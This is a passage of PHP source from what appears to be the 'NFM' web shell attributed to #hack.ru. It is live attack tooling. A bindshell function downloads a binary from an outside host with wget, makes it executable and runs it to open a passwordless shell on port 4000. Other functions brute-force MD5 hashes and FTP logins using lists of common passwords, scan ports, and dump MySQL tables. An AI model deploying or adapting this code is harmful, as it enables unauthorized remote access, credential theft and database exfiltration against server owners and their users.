<td valign=top><input type=text name=cm size=90 class='inputbox'value='tar -zc /home/$name$http\_public -f $name.tar.gz' ></td>

<td valign=top><input type=submit value='GO' class=button1 $style\_button></td>

</tr></form></table>";

}

}

}

# bindshell

function bash() {

global $action, $port\_bind, $pass\_key;

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Binding shell</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br>Current shell binds 4000 port, you may access to it by telneting to host:4000 port without password.</td></tr>

</table><br>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 width='500' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b> Bindshell binary is situated in file called<u><i>s</i></u></b></td></tr>";

echo "<tr><td align=center bgcolor=#FFFFCC><b>&nbsp; ".exec("wget http://hackru.info/adm/exploits/bash/s")."</b> Downloading...</td></tr>";

echo "<tr><td align=center bgcolor=#FFFFCC><b>&nbsp; ".exec("chmod 777 s")."</b> now chmod to 777</td></tr>";

echo "<tr><td align=center bgcolor=#FFFFCC><b>&nbsp; ".exec("./s")."</b> now running to 4000 port</td></tr>";

# echo "<tr><td align=center bgcolor=#FFFFCC><b>&nbsp; ".exec("rm -f s")."</b> Removing file<u>s</u> now...</td></tr>";

echo"</table>";

}

function crypte() {

global $action,$md5a,$sha1a,$crc32, $key,$string;

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Data crypter</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote>Now there are many different programs and scripts, which uses a lot of passwords crypt methods (Do you remember what a phpBB is?=)), so with NFM you can crypt some strings to hashes, because sometimes you may need to change somebodyes data with your one =). Also you may change your pass to NFM here.</blockquote></td></tr>

</table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=crypte' method=post>

<tr><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Here are some useful cryption methods, which uses MHASH lib:</b></td></tr>

<tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>MD5 </b>(Very popular and fast method)</td></tr>

<tr>

<td class=pagetitle width=400>&nbsp;Result:&nbsp;&nbsp;<font color=#ffffcc><b>".md5($md5a)."</b></font></td>

<td class=pagetitle width=100>&nbsp;Input:&nbsp;<font color=red><b>".$md5a."</b></font></td></tr>

<tr><td align=center width=400><input class='inputbox'type='text' name='md5a' size='50' value='' id='md5a'></td>

<td align=center width=100><input type='submit' value='Crypt MD5' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=crypte' method=post>

<tr> <tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC>

&nbsp;&nbsp;<b>SHA1 </b>(SHA1 - method to crypt with open key, It's very usefull too)</td></tr>

<tr>

<td class=pagetitle width=400>&nbsp;Result:&nbsp;&nbsp;<font color=#ffffcc><b>".sha1($sha1a)."</b></font></td>

<td class=pagetitle width=100>&nbsp;Input:&nbsp;<font color=red><b>".$sha1a."</b></font></td></tr>

<tr><td align=center width=400><input class='inputbox' type='text' name='sha1a' size='50' value='' id='sha1a'>

</td><td align=center width=100><input type='submit' value='Crypt SHA1' class=button1 $style\_button></td></tr>

</form></table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form enctype='multipart/form-data' action='$PHP\_SELF?action=crypte' method=post>

<tr> <tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC width=500>

&nbsp;&nbsp;<b>CRC32 </b>(Most used when making CRC check of data, but you can find a host with forum, with passwords, crypted by CRC32)</td></tr>

<tr>

<td class=pagetitle width=400>&nbsp;Result:&nbsp;&nbsp;<font color=#ffffcc><b>".crc32($crc32)."</b></font></td>

<td class=pagetitle width=100>&nbsp;Input:&nbsp;<font color=red><b>".$crc32."</b></font></td></tr>

<tr><td align=center width=400><input class='inputbox' type='text' name='crc32' size='50' value='' id='crc32'></td><td width=100 align=center><input type='submit' value='Crypt CRC32' class=button1 $style\_button></td></tr>

</form></table>";

}

function decrypte() {

global $action,$pass\_de,$chars\_de,$dat,$date;

set\_time\_limit(0);

ignore\_user\_abort(1);

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>Data decrypter</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote>It's known all over the world, that MD5 crypt algorithm has no way to decrypt it, because it uses hashes. The one and only one way to try read what the hash is - to generate some hashes and then to compare them with source hash needed to be decrypted ... So this is bruteforce.</blockquote></td></tr>

</table>";

if($chars\_de==""){$chars\_de="";}

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form action='$PHP\_SELF?action=decrypte' method=post name=hackru><tr><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Data decrypter:</b></td></tr>

<tr> <tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC width=500>

&nbsp;&nbsp;<b>Decrypt MD5</b>(decryption time depends on the length or crypted word, may take a long time)</td></tr>

<tr>

<td class=pagetitle width=400 >&nbsp;MD5 hash:&nbsp;&nbsp;<font color=#ffffcc><b>".$pass\_de."</b></font></td><td width=100 align=center>&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<input type=reset value=Clear class=button1 $style\_button></td>

<tr><td align=left width=400 >&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;&nbsp;<textarea class='inputbox' name='chars\_de' cols='50' rows='5'>".$chars\_de."</textarea></td>

<td class=pagetitle width=120 valign=top><b>Symvols for bruteforce:</b><br><font color=red><b><u>ENG:</u></b></font>

<a class=menu href=javascript:ins('abcdefghijklmnopqrstuvwxyz')>[a-z]</a>

<a class=menu href=javascript:ins('ABCDEFGHIJKLMNOPQRSTUVWXYZ')>[A-Z]</a>

<a class=menu href=javascript:ins('0123456789')>[0-9]</a>

<a class=menu href=javascript:ins('~`\!@#$%^&\*()-\_+=|/?&gt;<[]{}:?.,&quot;')>[Symvols]</a><br><br>

<font color=red><b><u>RUS:</u></b></font>

<a class=menu href=javascript:ins('?????????????????????????????????')>[?-?]</a>

<a class=menu href=javascript:ins('?????????????????????????????????')>[?-?]</a>

</td></tr>

<tr><td align=center width=400>

<input class='inputbox' type='text' name='pass\_de' size=50 onclick=this.value=''></td><td width=100 align=center><input type='submit' value='Decrypt MD5' class=button1 $style\_button>

</td></tr>

</form></table>";

if($\_POST[pass\_de]){

$pass\_de=htmlspecialchars($pass\_de);

$pass\_de=stripslashes($pass\_de);

$dat=date("H:i:s");

$date=date("d:m:Y");

crack\_md5();

}

}

function crack\_md5() {

global $chars\_de;

$chars=$\_POST[chars];

set\_time\_limit(0);

ignore\_user\_abort(1);

$chars\_de=str\_replace("<",chr(60),$chars\_de);

$chars\_de=str\_replace(">",chr(62),$chars\_de);

$c=strlen($chars\_de);

for ($next = 0; $next <= 31; $next++) {

for ($i1 = 0; $i1 <= $c; $i1++) {

$word[1] = $chars\_de{$i1};

for ($i2 = 0; $i2 <= $c; $i2++) {

$word[2] = $chars\_de{$i2};

if ($next <= 2) {

result(implode($word));

}else {

for ($i3 = 0; $i3 <= $c; $i3++) {

$word[3] = $chars\_de{$i3};

if ($next <= 3) {

result(implode($word));

}else {

for ($i4 = 0; $i4 <= $c; $i4++) {

$word[4] = $chars\_de{$i4};

if ($next <= 4) {

result(implode($word));

}else {

for ($i5 = 0; $i5 <= $c; $i5++) {

$word[5] = $chars\_de{$i5};

if ($next <= 5) {

result(implode($word));

}else {

for ($i6 = 0; $i6 <= $c; $i6++) {

$word[6] = $chars\_de{$i6};

if ($next <= 6) {

result(implode($word));

}else {

for ($i7 = 0; $i7 <= $c; $i7++) {

$word[7] = $chars\_de{$i7};

if ($next <= 7) {

result(implode($word));

}else {

for ($i8 = 0; $i8 <= $c; $i8++) {

$word[8] = $chars\_de{$i8};

if ($next <= 8) {

result(implode($word));

}else {

for ($i9 = 0; $i9 <= $c; $i9++) {

$word[9] = $chars\_de{$i9};

if ($next <= 9) {

result(implode($word));

}else {

for ($i10 = 0; $i10 <= $c; $i10++) {

$word[10] = $chars\_de{$i10};

if ($next <= 10) {

result(implode($word));

}else {

for ($i11 = 0; $i11 <= $c; $i11++) {

$word[11] = $chars\_de{$i11};

if ($next <= 11) {

result(implode($word));

}else {

for ($i12 = 0; $i12 <= $c; $i12++) {

$word[12] = $chars\_de{$i12};

if ($next <= 12) {

result(implode($word));

}else {

for ($i13 = 0; $i13 <= $c; $i13++) {

$word[13] = $chars\_de{$i13};

if ($next <= 13) {

result(implode($word));

}else {

for ($i14 = 0; $i14 <= $c; $i14++) {

$word[14] = $chars\_de{$i14};

if ($next <= 14) {

result(implode($word));

}else {

for ($i15 = 0; $i15 <= $c; $i15++) {

$word[15] = $chars\_de{$i15};

if ($next <= 15) {

result(implode($word));

}else {

for ($i16 = 0; $i16 <= $c; $i16++) {

$word[16] = $chars\_de{$i16};

if ($next <= 16) {

result(implode($word));

}else {

for ($i17 = 0; $i17 <= $c; $i17++) {

$word[17] = $chars\_de{$i17};

if ($next <= 17) {

result(implode($word));

}else {

for ($i18 = 0; $i18 <= $c; $i18++) {

$word[18] = $chars\_de{$i18};

if ($next <= 18) {

result(implode($word));

}else {

for ($i19 = 0; $i19 <= $c; $i19++) {

$word[19] = $chars\_de{$i19};

if ($next <= 19) {

result(implode($word));

}else {

for ($i20 = 0; $i20 <= $c; $i20++) {

$word[20] = $chars\_de{$i20};

if ($next <= 20) {

result(implode($word));

}else {

for ($i21 = 0; $i21 <= $c; $i21++) {

$word[21] = $chars\_de{$i21};

if ($next <= 21) {

result(implode($word));

}else {

for ($i22 = 0; $i22 <= $c; $i22++) {

$word[22] = $chars\_de{$i22};

if ($next <= 22) {

result(implode($word));

}else {

for ($i23 = 0; $i23 <= $c; $i23++) {

$word[23] = $chars\_de{$i23};

if ($next <= 23) {

result(implode($word));

}else {

for ($i24 = 0; $i24 <= $c; $i24++) {

$word[24] = $chars\_de{$i24};

if ($next <= 24) {

result(implode($word));

}else {

for ($i25 = 0; $i25 <= $c; $i25++) {

$word[25] = $chars\_de{$i25};

if ($next <= 25) {

result(implode($word));

}else {

for ($i26 = 0; $i26 <= $c; $i26++) {

$word[26] = $chars\_de{$i26};

if ($next <= 26) {

result(implode($word));

}else {

for ($i27 = 0; $i27 <= $c; $i27++) {

$word[27] = $chars\_de{$i27};

if ($next <= 27) {

result(implode($word));

}else {

for ($i28 = 0; $i28 <= $c; $i28++) {

$word[28] = $chars\_de{$i28};

if ($next <= 28) {

result(implode($word));

}else {

for ($i29 = 0; $i29 <= $c; $i29++) {

$word[29] = $chars\_de{$i29};

if ($next <= 29) {

result(implode($word));

}else {

for ($i30 = 0; $i30 <= $c; $i30++) {

$word[30] = $chars\_de{$i30};

if ($next <= 30) {

result(implode($word));

}else {

for ($i31 = 0; $i31 <= $c; $i31++) {

$word[31] = $chars\_de{$i31};

if ($next <= 31) {

result(implode($word));

}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}}

function result($word) {

global $dat,$date;

$pass\_de=$\_POST[pass\_de];

$dat2=date("H:i:s");

$date2=date("d:m:Y");

if(md5($word)==$pass\_de){

print "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=left valign=top colspan=2 bgcolor=#FFFFCC>&nbsp;&nbsp; Brutefrcing result:</td></tr>

<tr><td class=pagetitle width=400>&nbsp;&nbsp;<b>crypted Hash:</b></td><td class=pagetitle width=100><font color=red>&nbsp;&nbsp;<b>$word</b></font></td></tr>

<tr><td class=pagetitle width=200>&nbsp;&nbsp;<b>Bruteforce start:</b></td><td class=pagetitle width=200><font color=#ffffcc>&nbsp;&nbsp;<b>$dat - $date</b></font></td></tr>

<tr><td class=pagetitle width=200>&nbsp;&nbsp;<b>Bruteforce finish:</b></td><td class=pagetitle width=200><font color=#ffffcc>&nbsp;&nbsp;<b>$dat2 - $date2</b></font></td></tr>

<tr><td align=left valign=top colspan=2 bgcolor=#FFFFCC>&nbsp;&nbsp;result was wrote to file: <b>".$word."\_md5</b></td></tr>

</table>

";

$f=@fopen($word.\_md5,"a+");

fputs($f,"Decrypted MD5 hash [$pass\_de] = $word\nBruteforce start:\t$dat - $date\Bruteforce finish:\t$dat2 - $date2\n ");

exit;}

}

function brut\_ftp() {

global $action,$private\_site, $title\_exp,$login, $host, $file, $chislo, $proverka;

set\_time\_limit(0);

ignore\_user\_abort(1);

echo "<br>

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b>FTP bruteforce</b></font></b></td></tr>

<tr><td bgcolor=#FFFFCC><br><blockquote>This is new ftp-bruteforcer it can make his own brute passwords list on the fly he needs nothing to do it, so It's not a problem for you to bryte any ftp account now. But do not write very big value of passwords (10000 will be quite enough) because it mat couse a very heavy server overload . </blockquote></td></tr>

</table>";

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<form action='$PHP\_SELF?action=brut\_ftp' method=post><tr><td align=left valign=top colspan=3 class=pagetitle>

&nbsp;&nbsp;<b>Brut FTP:</b></td></tr>

<tr> <tr><td align=left valign=top colspan=3 bgcolor=#FFFFCC width=500>

&nbsp;&nbsp;<b>FTP bruteforce</b>(full bruteforce, you are only to enter a value of number of passwords and brute will begin from password-list file, which script generates itself on the fly!)</td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;FTPHost:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='host' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;Login:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='login' size=50></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;Number of passwords:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='chislo' size=10></td></tr>

<tr><td align=center class=pagetitle width=150>&nbsp;&nbsp;Password to test:</td>

<td align=left width=350>&nbsp;&nbsp;&nbsp;

<input class='inputbox' type='text' name='proverka' size=50></td></tr>

<tr><td width=500 align=center colspan=2><input type='submit' value='FTP brute start' class=button1 $style\_button>

</td></tr>

</form></table>";

function s() {

$word="qwrtypsdfghjklzxcvbnm";

return $word[mt\_rand(0,strlen($word)-1)];

}

function g() {

$word="euioam";

return $word[mt\_rand(0,strlen($word)-2)];

}

function name0() { return s().g().s(); }

function name1() { return s().g().s().g(); }

function name2() { return s().g().g().s(); }

function name3() { return s().s().g().s().g(); }

function name4() { return g().s().g().s().g(); }

function name5() { return g().g().s().g().s(); }

function name6() { return g().s().s().g().s(); }

function name7() { return s().g().g().s().g(); }

function name8() { return s().g().s().g().g(); }

function name9() { return s().g().s().g().s().g(); }

function name10() { return s().g().s().s().g().s().s(); }

function name11() { return s().g().s().s().g().s().s().g(); }

$cool=array(1,2,3,4,5,6,7,8,9,10,99,100,111,111111,666,1978,1979,1980,1981,1982,1983,1984,1985,1986,1987,1988,1989,1990,1991,1992,1993,1994,1995,1996,1997,1998,1999,2000,2001,2002,2003,2004,2005);

$cool2=array('q1w2e3','qwerty','qwerty111111','123456','1234567890','0987654321','asdfg','zxcvbnm','qazwsx','q1e3r4w2','q1r4e3w2','1q2w3e','1q3e2w','poiuytrewq','lkjhgfdsa','mnbvcxz','asdf','root','admin','admin123','lamer123','admin123456','administrator','administrator123','q1w2e3r4t5','root123','microsoft','muther','hacker','hackers','cracker');

function randword() {

global $cool;

$func="name".mt\_rand(0,11);

$func2="name".mt\_rand(0,11);

switch (mt\_rand(0,11)) {

case 0: return $func().mt\_rand(5,99);

case 1: return $func()."-".$func2();

case 2: return $func().$cool[mt\_rand(0,count($cool)-1)];

case 3: return $func()."!".$func();

case 4: return randpass(mt\_rand(5,12));

default: return $func();

}

}

function randpass($len) {

$word="qwertyuiopasdfghjklzxcvbnm1234567890";

$s="";

for ($i=0; $i<$len; $i++) {

$s.=$word[mt\_rand(0,strlen($word)-1)];

}

return $s;

}

if (@unlink("pass.txt") < 0){

echo "nothing";

exit;

}

$file="pass.txt";

if($file && $host && $login){

$cn=mt\_rand(30,30);

for ($i=0; $i<$cn; $i++) {

$s=$cool2[$i];

$f=@fopen(pass.".txt","a+");

fputs($f,"$s\n");

}

$cnt2=mt\_rand(43,43);

for ($i=0; $i<$cnt2; $i++) {

$r=$cool[$i];

$f=@fopen(pass.".txt","a+");

fputs($f,"$login$r\n");

}

$p="$proverka";

$f=@fopen(pass.".txt","a+");

fputs($f,"$p\n");

$cnt3=mt\_rand($chislo,$chislo);

for ($i=0; $i<$cnt3; $i++) {

$u=randword();

$f=@fopen(pass.".txt","a+");

fputs($f,"$u\n");

}

if(is\_file($file)){

$passwd=file($file,1000);

for($i=0; $i<count($passwd); $i++){

$stop=false;

$password=trim($passwd[$i]);

$open\_ftp=@fsockopen($host,21);

if($open\_ftp!=false){

fputs($open\_ftp,"user $login\n");

fputs($open\_ftp,"pass $password\n");

while(!feof($open\_ftp) && $stop!=true){

$text=fgets($open\_ftp,4096);

if(preg\_match("/230/",$text)){

$stop=true;

$f=@fopen($host.\_ftp,"a+");

fputs($f,"Enter on ftp:\nFTPhosting:\t$host\nLogin:\t$login\nPassword:\t$password\n ");

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle><b><font color=\"blue\">Congratulations! Password is known now.</font></b><br>

&nbsp;&nbsp;Connected to: <b>$host</b><br>&nbsp;&nbsp;with login: <b>$login</b><br>&nbsp;&nbsp;with password: <b>$password</b></td></tr></table>

";exit;

}

elseif(preg\_match("/530/",$text)){

$stop=true;

}

}

fclose($open\_ftp);

}else{

echo "

<TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#184984 BORDER=1 width=500 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white>

<tr><td align=center class=pagetitle bgcolor=#FF0000><b>FTP is incorrect!!! At <b><u>$host</u></b> 21 port is closed! check your settings</b></b></td></tr>

</table>

";exit;

}

}

}

}

}

# port scanner

function portscan() {

global $action,$portscan,$port,$HTTP\_HOST,$min,$max;

$mtime = explode(" ",microtime());

$mtime = $mtime[1] + $mtime[0];

$time1 = $mtime;

$id = $HTTP\_HOST;

echo "<br><TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle><b>Scan results:</b>&nbsp;&nbsp;$id</td></tr><tr><td valign=top class=pagetitle >Scanning host to find any reachable and open ports" . "...<br></td></tr></table>";

$lport = $min;

$hport = $max;

$op = 0;

$gp = 0;

for ($porta=$lport; $porta<=$hport; $porta++) {

$fp = @fsockopen("$id", $porta, &$errno, &$errstr, 4);

if ( !$fp ) { $gp++; }

else {

$port\_addres = $port[$porta];

if($port\_addres == "") $port\_addres = "unknown";

$serv = getservbyport($porta, TCP);

echo "<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#FFFFCC BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center width=10%>Port:<b>$porta / $serv</b></td><td align=center width=80%>$port\_addres</td><td align=center width=10%>(<a href=\"http://www.google.de/search?q=%22$port\_addres2%22&ie=ISO-8859-1&hl=de&btnG=Google+Suche&meta=\" target=\_blank>What's the service is?</a>)</td></tr>";

$op++;

}

}

if($op == 0) echo "<TABLE CELLPADDING=0 CELLSPACING=0 width='600' bgcolor=#184984 BORDER=1 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td align=center class=pagetitle><b>Current host seems don't have any open port...hmm, but you're connected to it to 80...check out firewall</b></td></tr></table>";

$unsi = ($op/$porta)\*100;

$unsi = round($unsi);

echo "<tr><td align=center width=100% bgcolor=#184984 class=pagetitle colspan=3><b>Scan statistics:</b></b></td></tr>";

echo "<tr><td align=center width=100% colspan=3><b>Scanned ports:</b>&nbsp;&nbsp;$porta</td></tr>";

echo "<tr><td align=center width=100% colspan=3><b>Open ports:</b>&nbsp;&nbsp;$op</td></tr>";

echo "<tr><td align=center width=100% colspan=3><b>Closed ports:</b>&nbsp;&nbsp;$gp</td></tr>";

$mtime = explode(" ",microtime());

$mtime = $mtime[1] + $mtime[0];

$time2 = $mtime;

$loadtime = ($time2 - $time1);

$loadtime = round($loadtime, 2);

echo "<tr colspan=2><td align=center width=100% colspan=3><b>Scan time:</b>&nbsp;&nbsp;$loadtime seconds</tr></table>";

}

function nfm\_copyright() {

global $action,$upass,$uname,$nfm;

return "<br><TABLE CELLPADDING=0 CELLSPACING=0 bgcolor=#ffffcc BORDER=1 width=600 align=center bordercolor=#808080 bordercolorlight=black bordercolordark=white><tr><td><center><font color='#000000' face='Tahoma' size = 2><b>Powered by channel #hack.ru (author xoce). Made In Russia </b></font></center></td></tr></table></body></html>";

}

// =-=-=-=-= SQL MODULE =-=-=-=-=

// SQL functions start

function aff\_date() {

$date\_now=date("F j,Y,g:i a");

return $date\_now;

}

function sqldumptable($table) {

global $sv\_s,$sv\_d,$drp\_tbl;

$tabledump = "";

if ($sv\_s) {

if ($drp\_tbl) { $tabledump.="DROP TABLE IF EXISTS $table;\n"; }

$tabledump.="CREATE TABLE $table (\n";

$firstfield=1;

$champs=mysql\_query("SHOW FIELDS FROM $table");

while ($champ=mysql\_fetch\_array($champs)) {

if (!$firstfield) { $tabledump.=",\n"; }

else { $firstfield=0;}

$tabledump.=" $champ[Field] $champ[Type]";

if ($champ['Null'] !="YES") { $tabledump.=" NOT NULL";}

if (!empty($champ['Default'])) { $tabledump.=" default '$champ[Default]'";}

if ($champ['Extra'] !="") { $tabledump.=" $champ[Extra]";}

}

@mysql\_free\_result($champs);

$keys=mysql\_query("SHOW KEYS FROM $table");

while ($key=mysql\_fetch\_array($keys)) {

$kname=$key['Key\_name'];

if ($kname !="PRIMARY" and $key['Non\_unique']==0) { $kname="UNIQUE|$kname";}

if(!is\_array($index[$kname])) { $index[$kname]=array();}

$index[$kname][]=$key['Column\_name'];

}

@mysql\_free\_result($keys);

while(list($kname,$columns)=@each($index)) {

$tabledump.=",\n";

$colnames=implode($columns,",");

if($kname=="PRIMARY") { $tabledump.=" PRIMARY KEY ($colnames)";}

else {

if (substr($kname,0,6)=="UNIQUE") { $kname=substr($kname,7);}

$tabledump.=" KEY $kname ($colnames)";

}

}

$tabledump.="\n);\n\n";

}

if ($sv\_d) {

$rows=mysql\_query("SELECT \* FROM $table");

$numfields=mysql\_num\_fields($rows);

while ($row=mysql\_fetch\_array($rows)) {

$tabledump.="INSERT INTO $table VALUES(";

$cptchamp=-1;

$firstfield=1;

while (++$cptchamp<$numfields) {

if (!$firstfield) { $tabledump.=",";}

else { $firstfield=0;}

if (!isset($row[$cptchamp])) {$tabledump.="NULL";}

else { $tabledump.="'".mysql\_escape\_string($row[$cptchamp])."'";}

}

$tabledump.=");\n";

}

@mysql\_free\_result($rows);

}

return $tabledump;

}

function csvdumptable($table) {

global $sv\_s,$sv\_d;

$csvdump="## Table:$table \n\n";

if ($sv\_s) {

$firstfield=1;

$champs=mysql\_query("SHOW FIELDS FROM $table");

while ($champ=mysql\_fetch\_array($champs)) {

if (!$firstfield) { $csvdump.=",";}

else { $firstfield=0;}

$csvdump.="'".$champ['Field']."'";

}

@mysql\_free\_result($champs);

$csvdump.="\n";

}

if ($sv\_d) {

$rows=mysql\_query("SELECT \* FROM $table");

$numfields=mysql\_num\_fields($rows);

while ($row=mysql\_fetch\_array($rows)) {

$cptchamp=-1;

$firstfield=1;

while (++$cptchamp<$numfields) {

if (!$firstfield) { $csvdump.=",";}

else { $firstfield=0;}

if (!isset($row[$cptchamp])) { $csvdump.="NULL";}

else { $csvdump.="'".addslashes($row[$cptchamp])."'";}

}

$csvdump.="\n";

}

}

@mysql\_free\_result($rows);

return $csvdump;

}

function write\_file($data) {

global $g\_fp,$file\_type;

if ($file\_type==1) { gzwrite($g\_fp,$data); }

else { fwrite ($g\_fp,$data); }

}

function open\_file($file\_name) {

global $g\_fp,$file\_type,$dbbase,$f\_nm;

if ($file\_type==1) { $g\_fp=gzopen($file\_name,"wb9"); }

else { $g\_fp=fopen ($file\_name,"w"); }

$f\_nm[]=$file\_name;

$data="";

$data.="##\n";

$data.="## NFM hack.ru creator \n";

$data.="##-------------------------\n";

$data.="## Date:".aff\_date()."\n";

$data.="## Base:$dbbase \n";

$data.="##-------------------------\n\n";

write\_file($data);

unset($data);

}

function file\_pos() {

global $g\_fp,$file\_type;

if ($file\_type=="1") { return gztell ($g\_fp); }

else { return ftell ($g\_fp); }

}

function close\_file() {

global $g\_fp,$file\_type;

if ($file\_type=="1") { gzclose ($g\_fp); }

else { fclose ($g\_fp); }

}

function split\_sql\_file($sql) {

$morc=explode(";",$sql);

$sql="";

$output=array();

$matches=array();

$morc\_cpt=count($morc);

for ($i=0;$i < $morc\_cpt;$i++) {

if (($i !=($morc\_cpt-1)) || (strlen($morc[$i] > 0))) {

$total\_quotes=preg\_match\_all("/'/",$morc[$i],$matches);

$escaped\_quotes=preg\_match\_all("/(?<!\\\\)(\\\\\\\\)\*\\\\'/",$morc[$i],$matches);

$unescaped\_quotes=$total\_quotes-$escaped\_quotes;

if (($unescaped\_quotes % 2)==0) { $output[]=$morc[$i]; $morc[$i]=""; }

else {

$temp=$morc[$i].";";

$morc[$i]="";

$complete\_stmt=false;

for ($j=$i+1;(!$complete\_stmt && ($j < $morc\_cpt));$j++) {

$total\_quotes = preg\_match\_all("/'/",$morc[$j],$matches);

$escaped\_quotes=preg\_match\_all("/(?<!\\\\)(\\\\\\\\)\*\\\\'/",$morc[$j],$matches);

$unescaped\_quotes=$total\_quotes-$escaped\_quotes;

if (($unescaped\_quotes % 2)==1) {

$output[]=$temp.$morc[$j];

$morc[$j]="";

$temp="";

$complete\_stmt=true;

$i=$j;

} else {

$temp.=$morc[$j].";";

$morc[$j]="";

}

}

}

}

}

return $output;

}

function split\_csv\_file($csv) { return explode("\n",$csv); }

// SQL functions END

// main SQL()

function sql() {

global $sqlaction,$sv\_s,$sv\_d,$drp\_tbl,$g\_fp,$file\_type,$dbbase,$f\_nm;

$secu\_config="xtdump\_conf.inc.php";

$dbhost=$\_POST['dbhost'];

$dbuser=$\_POST['dbuser'];

$dbpass=$\_POST['dbpass'];

$dbbase=$\_POST['dbbase'];

$tbls =$\_POST['tbls'];

$sqlaction =$\_POST['sqlaction'];

$secu =$\_POST['secu'];

$f\_cut =$\_POST['f\_cut'];

$fz\_max =$\_POST['fz\_max'];

$opt =$\_POST['opt'];

$savmode =$\_POST['savmode'];

$file\_type =$\_POST['file\_type'];

$ecraz =$\_POST['ecraz'];

$f\_tbl =$\_POST['f\_tbl'];

$drp\_tbl=$\_POST['drp\_tbl'];

$header="<center><table width=620 cellpadding=0 cellspacing=0 align=center><col width=1><col width=600><col width=1><tr><td></td><td align=left class=texte><br>";

$footer="<center><a href='javascript:history.go(-1)' target='\_self' class=link>-go back-</a><br></center><br></td><td></td></tr><tr><td height=1 colspan=3></td></tr></table></center>".nfm\_copyright();

// SQL actions STARTS

if ($sqlaction=='save') {

if ($secu==1) {

$fp=fopen($secu\_config,"w");

fputs($fp,"<?php\n");

fputs($fp,"\$dbhost='$dbhost';\n");

fputs($fp,"\$dbbase='$dbbase';\n");

fputs($fp,"\$dbuser='$dbuser';\n");

fputs($fp,"\$dbpass='$dbpass';\n");

fputs($fp,"?>");

fclose($fp);

}

if (!is\_array($tbls)) {

echo $header."<meta http-equiv=\"Content-Type\" content=\"text/html; charset=windows-1251\">

<br><center><font color=red>You forgot to check tables, which you need to dump =)</b></font></center>\n$footer";

exit;

}

if($f\_cut==1) {

if (!is\_numeric($fz\_max)) {

echo $header."<br><center><font color=red><b>Veuillez choisir une valeur num?rique ? la taille du fichier ? scinder.</b></font></center>\n$footer";

exit;

}

if ($fz\_max < 200000) {

echo $header."<br><center><font color=red><b>Veuillez choisir une taille de fichier a scinder sup

rieure ? 200 000 Octets.</b></font></center>\n$footer";

exit;

}

}

$tbl=array();

$tbl[]=reset($tbls);

if (count($tbls) > 1) {

$a=true;

while ($a !=false) {

$a=next($tbls);

if ($a !=false) { $tbl[]=$a; }

}

}

if ($opt==1) { $sv\_s=true; $sv\_d=true; }

else if ($opt==2) { $sv\_s=true;$sv\_d=false;$fc ="\_struct"; }

